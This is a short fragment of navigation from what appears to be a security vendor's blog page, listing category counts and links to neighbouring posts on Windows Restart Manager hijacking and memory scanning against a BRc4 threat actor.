- Public Sector 37
- Small Business 8

CONNECT WITH US

Featured
Recent
Video
Category
Start Free Trial



« The Windows Restart Manager: How It Works and How It Can Be Hijacked, Part 1

CrowdStrike's Advanced Memory Scanning Stops Threat Actor Using BRc4 at Telecommunications Customer »